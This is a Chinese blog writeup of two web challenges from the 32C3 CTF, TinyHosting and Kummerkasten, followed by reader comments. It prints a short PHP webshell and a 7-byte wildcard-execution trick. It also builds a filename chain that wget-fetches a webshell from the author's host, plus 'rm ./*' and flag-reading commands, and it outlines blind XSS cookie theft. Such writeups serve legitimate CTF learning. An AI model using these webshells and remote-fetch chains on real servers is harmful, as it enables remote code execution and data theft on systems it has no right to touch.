32C3 CTF 两个Web题目的Writeup

一个狗 (/author/一个狗) · 2015/12/31 11:57

(/author/一个狗)
一个狗 (/author/一个狗)

0x00 简介

作为一个销售狗，还能做得动Web题，十分开心。 这次搞了两个题目，一个是TinyHosting，一个是Kummerkasten。

0x01 TingHosting

> A new file hosting service for very small files. could you pwn it?
> http://136.243.194.53/

可以首先在页面中发现一个隐藏的src参数，在URL里加上?src=1之后可以返回出页面的源代码。

136.243.194.53/?src=1

```
<?php
  $savepath = "files/".sha1($_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']."/";
  if(!is_dir($savepath)){
    $oldmask = umask(0);
    mkdir($savepath, 0777);
    umask($oldmask);
    touch($savepath."/index.html");
  }
  if(@$_POST['filename'] && (@$_POST['content']) ){
    $fp = fopen($savepath.$_POST['filename'], 'w');
    fwrite($fp, substr($_POST['content'],0,7));
    fclose($fp);
    $msg = 'File saved to <a>'.$savepath.htmlspecialchars($_POST['filename'])."</a>";
  }
?>
<!DOCTYPE html>
<!--[if lt IE 7]> <html class="lt-ie9 lt-ie8 lt-ie7" lang="en"> <![endif]-->
<!--[if IE 7]> <html class="lt-ie9 lt-ie8" lang="en"> <![endif]-->
<!--[if IE 8]> <html class="lt-ie9" lang="en"> <![endif]-->
<!--[if gt IE 8]><!-->
<html lang="en"> <!--<![endif]-->
<head>
 <meta charset="utf-8">
 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
 <title>TinyHosting</title>
 <link rel="stylesheet" href="css/style.css">
 <!--[if lt IE 9]><script src="//html5shim.googlecode.com/svn/trunk/html5.js"></script><![endif]-->
</head>
<body>
  <!-- <a href="./?src=">src</a>-->
   <form method="post" action="" class="login">
     <p>
         <label for="login">Filename:</label>
         <input type="text" name="filename" >
     </p>
     <p>
         <label for="password">Content:</label>
         <input type="text" name="content" maxlength="7">
     </p>
     <p class="login-submit">
         <button type="submit" class="login-button">Create!</button>
     </p>
     <?php if(@$msg) echo $msg ?>
   </form>

</body>
```


大概的意思就是说可以往服务器上传任意文件名的文件，不过每个文件的内容只有有7个字符那么长。

于是首先google了一下，最短的php webshell应该是14字符的这个：

```
<?=`$_GET[1]`;
```

(PS：原文的该代码被转意过了,若有错误...见谅.

显然不够长啊。

后来脑洞了很多，想到了可爱的 * ，于是很重要的payload是：

```
z.php
```

内容为：

```
<?=`*`;
```

刚好七个字符，不多不少，能把当前目录下的所有玩意按顺序执行一遍。

于是就要构造一些执行链了，一开始的想法是：

```
busybox ftpget two.dog w.php z.php
```

其中前4个文件内容随意，w.php是上面的关键payload，执行w.php后其内容被我服务器上的webshell覆盖，而获取webshell。

结果悲剧的发现 `busybox ftpget` 支持的host只能是ip，而不支持域名。

后来想通过wget来构造，利用了302跳转可以跨协议的特点。

```
wget wtf.two.dog z.php
```

前两个文件人意内容，z.php为重要payload，即可拿下webshell。


但仔细一看，这题会在每一个人的目录下创建一个 `index.html` ，于是执行链被破坏没法工作。

于是使用bash来先干掉index.html

构造：

```
bash bb index.html z.php
```

其中bash内容随意，bb的内容为 `rm ./*` 不超过7个字符。然后再通过上面的方法即可获得一个webshell，然后在根目录发现一个flag。



之后看了老外的做法真是简单好用，就利用bash、bb和z.php，bb的内容分别为 `ls /` , `cat /f*` , 简单直接0 0

0x02 Kummerkasten

> Our Admin is a little sad this time of the year. Maybe you can cheer him up at this site http://136.243.194.46/
> Please note: This challenge does not follow the flag format.
>
> Hints:
> To build the flag, concatenate both parts and omit '32C3_'

进去之后只有一个提交留言的地方，四下看了看没发现别的东西，感觉和XSS会有关。

直接丢了一个盲打cookie的payload之后收到了回显：

访问过去是403，感觉需要用XSS来读一下页面的内容。

本来的思路是XSS里带上jQuery然后用jQuery操作，结果发现页面里面有，太方便了。

直接用ajax可以轻松读取页面并回传。

看到了 `/admin/bugs` 和 `/admin/token`

根据页面中的信息来看，关键是要读两个png图片回来。

最后的payload如下：

然后把两个图里的内容，一个mysql的password和一个6位数字拼起来就是FLAG咯。

0x03 Other

更多的writeup可以参考如下链接：

https://github.com/ctfs/write-ups-2015/tree/master/32c3-ctf-2015/web (https://github.com/ctfs/write-ups-2015/tree/master/32c3-ctf-2015/web)

夏殇 2015-12-31 17:27:55
来跟猫爷爷学学姿势

回复

tonywang 2015-12-31 17:01:29
牛逼啊，不过打不开那个ip了。很好玩的样子

回复

1kkonzome 2015-12-31 16:19:50

…调皮了

回复

mouff 2015-12-31 16:08:46

一个狗...

回复

数据流 2015-12-31 15:19:15

死猫大人

回复

感谢知乎授权页面模版